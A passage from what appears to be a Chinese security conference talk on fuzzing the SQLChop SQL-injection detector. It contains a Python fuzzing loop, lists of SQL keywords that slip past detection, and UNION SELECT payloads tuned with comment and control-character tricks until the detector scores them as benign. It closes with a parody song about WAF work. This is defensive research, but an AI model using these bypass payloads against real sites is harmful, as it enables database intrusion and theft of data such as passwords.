    "/?id=1 union select ddd from {}":from_table,
    }

chop = sqlchop.SQLChop()

for inj,location in sql_inj.items():
    for j in sql_Keywords:
        payload = json.dumps({"urlpath":inj.format(j)})
        chop_result = chop.classify(payload,True)
        if chop_result['result'] == 0:
            location.append(j)
    print location
```

Keywords Fuzz — Result

```
/?id=1 union {} select ddd from ddd

['revoke', 'show', 'text', 'second_microsecond', 'current_timestamp', 'kill', 'no_write_to_binlog', 'range', 'before', 'smallint', 'mediumblob', 'slow',
    'group', 'signal', 'trigger', 'explain', 'deterministic', 'character', 'localtimestamp', 'to', 'add', 'sqlexception', 'blob', 'current_user', '
   elseif', 'utc_time', 'mod', 'alter', 'match', 'localtime', 'real', 'then', 'sql_big_result', 'insensitive', 'master_heartbeat_period', 'read', '
   low_priority', 'schemas', 'zerofill', 'ssl', 'not', 'integer', 'bit', 'unique', 'utc_date', 'condition', 'desc', 'insert', 'like', 'longtext', '
   decimal', 'drop', 'ignore', 'purge', 'continue', 'each', 'release', 'div', 'where', 'sqlwarning', 'accessible', 'right', 'force', 'exists', 'usage',
    'hour_minute', 'numeric', 'unlock', 'float8', 'enclosed', 'float4', 'hour_second', 'linear', 'day_microsecond', 'index', 'xor', 'for', 'while', '
   label', 'varchar', 'sqlstate', 'exit', 'collate', 'precision', 'between', 'values', 'infile', 'tinytext', 'asensitive', 'varying', 'goto', 'enum', '
   reads', 'asc', 'outfile', 'undo', 'key', 'outer', 'by', 'change', 'union', 'both', 'convert', 'constraint', 'column', 'mediumint', 'hour_microsecond
   ', 'sql_calc_found_rows', 'utc_timestamp', 'foreign', 'sensitive', 'connection', 'separator', 'procedure', 'rlike', 'action', 'varbinary', 'or', '
   load', 'rename', 'middleint', 'master_ssl_verify_server_cert', 'into', 'float', 'primary', 'replace', 'restrict', 'set', 'references', 'regexp', '
   table', 'tinyblob', 'select', 'terminated', 'use', 'from', 'timestamp', 'leading', 'create', 'long', 'optimize', 'minute_microsecond', 'call', '
   inner', 'day_second', 'analyze', 'unsigned', 'schema', 'ignore_server_ids', 'fulltext', 'describe', 'option', 'declare', 'with', 'delayed', 'else',
   'int4', 'int1', 'int3', 'int2', 'sql_small_result', 'general', 'true', 'int8', 'case', 'escaped', 'read_write', 'join', 'default', 'double', '
   require', 'high_priority', 'day_minute', 'cursor', 'specific', 'limit', 'raid0', 'modifies', 'dec', 'fetch', 'loop', 'delete', 'and', 'false', 'int
   ', 'lock', 'is', 'day_hour', 'resignal', 'char', 'as', 'bigint', 'dual', 'in', 'return', 'null', 'trailing', 'check', 'if', 'varcharacter', 'binary',
    'straight_join', 'grant', 'when', 'cross', 'write', 'current_date', 'distinctrow', 'out', 'repeat', 'year_month', 'current_time', 'keys', '
   optionally', 'time', 'update', 'minute_second', 'leave', 'sql', 'date', 'iterate', 'on', 'no', 'natural', 'using', 'database', 'interval', 'lines',
   'maxvalue', 'order', 'cascade', 'tinyint', 'spatial', 'databases', 'mediumtext', 'longblob', 'starting', 'having', 'inout', 'left']

/?id=1 union select {} from ddd

['all', 'then', 'not', 'desc', 'insert', 'drop', 'where', 'xor', 'for', 'collate', 'asc', 'union', 'or', 'into', 'set', 'select', 'from', 'distinct', '
   create', 'else', 'case', 'join', 'limit', 'delete', 'and', 'as', 'if', 'binary', 'straight_join', 'when', 'update', 'having']

/?id=1 union select ddd from {}

['mod', 'then', 'not', 'desc', 'insert', 'like', 'drop', 'div', 'where', 'xor', 'for', 'collate', 'between', 'asc', 'union', 'rlike', 'or', 'into', 'set
   ', 'regexp', 'select', 'from', 'create', 'else', 'true', 'case', 'join', 'limit', 'delete', 'and', 'false', 'is', 'as', 'in', 'binary', '
   straight_join', 'when', 'update', 'having']
```

Keywords Fuzz — 降低score值

```
>>> chop.classify({'urlpath':'/?id=1 union select password from ddd'},True)
{'payloads': [{'key': '',
               'score': 2.869999885559082,
               'source': 'urlpath: querystring_decode ',
               'value': '1 union select password from ddd'}],
 'result': 1}
>>> chop.classify({'urlpath':'/?id=1 union select password as !? from ddd'},True)
{'payloads': [{'key': '',
               'score': 1.6214286088943481,
               'source': 'urlpath: querystring_decode ',
               'value': '1 union select password as from ddd'}],
 'result': 0}
```

Keywords Fuzz — 降低score值

```
>>> chop.classify({'urlpath':'/?id=1 union select'},True)
{'payloads': [{'key': '',
               'score': 2.1800000667572 02,
               'source': 'urlpath: querystring_decode ',
               'value': '1 union select'}],
 'result': 1}
```

Keywords Fuzz — 降低score值

```
>>> chop.classify({'urlpath':'/?id=1 union%2d%2d%01%0aselect'},True)
{'payloads': [{'key': '',
               'score': 0.2014707624912262,
               'source': 'urlpath: querystring_decode ',
               'value': '1 union%2d%2d%01%0aselect'},
              {'key': '',
               'score': 0.2090000631809235,
               'source': 'urlpath: url_decode querystring_decode ',
               'value': '1 union--\x01\nselect'},
              {'key': '',
               'score': 2.089999141693115,
               'source': 'urlpath: url_decode querystring_decode whitespaces ',
               'value': '1 union--  select'}],
 'result': 0}
```

Keywords Fuzz — Down。

```
>>> chop.classify({'urlpath':'/?id=1 union%2d%2d%01%0aselect password as ddd from
ddd'},True)
{'payloads': [{'key': '',
               'score': 0.2906666696071625,
               'source': 'urlpath: querystring_decode ',
               'value': '1 union%2d%2d%01%0aselect password as ddd from ddd'},
              {'key': '',
               'score': 1.8533333539962769,
               'source': 'urlpath: url_decode querystring_decode ',
               'value': '1 union--\x01\nselect password as ddd from ddd'},
              {'key': '',
               'score': 2.0899999141693115,
               'source': 'urlpath: url_decode querystring_decode whitespaces ',
               'value': '1 union--  select password as ddd from ddd'}],
 'result': 0}
```

娱乐圈请往后溜一溜。
个人感觉SQLchop的准确率和召回率可以达到99%。
它值得我们学习和挑战。
但无论基于正则还是词法分析都不会是完美的。

会务组不让写“Thanks Everyone”，
那我改首林俊杰的歌送给大家吧。

《修炼WAF》

阿里云 | 云盾先知 安全情报

修炼WAF的心酸
学会放好以前的Regex
我们那些绕过
要拦截多难
远距离的Log
近距离的Rule
谁说WAF会防住猥琐
别人有的KPI
我们不可能模仿

修炼WAF的悲欢
我们这些防御不简单
业务上线WAF
是一种勇敢
几年前的绕过
几年后的Filter
为一WAF去养一身伤
别想绕过我
我会受不了这样


阿里云
云盾先知
安全情报
THANKS!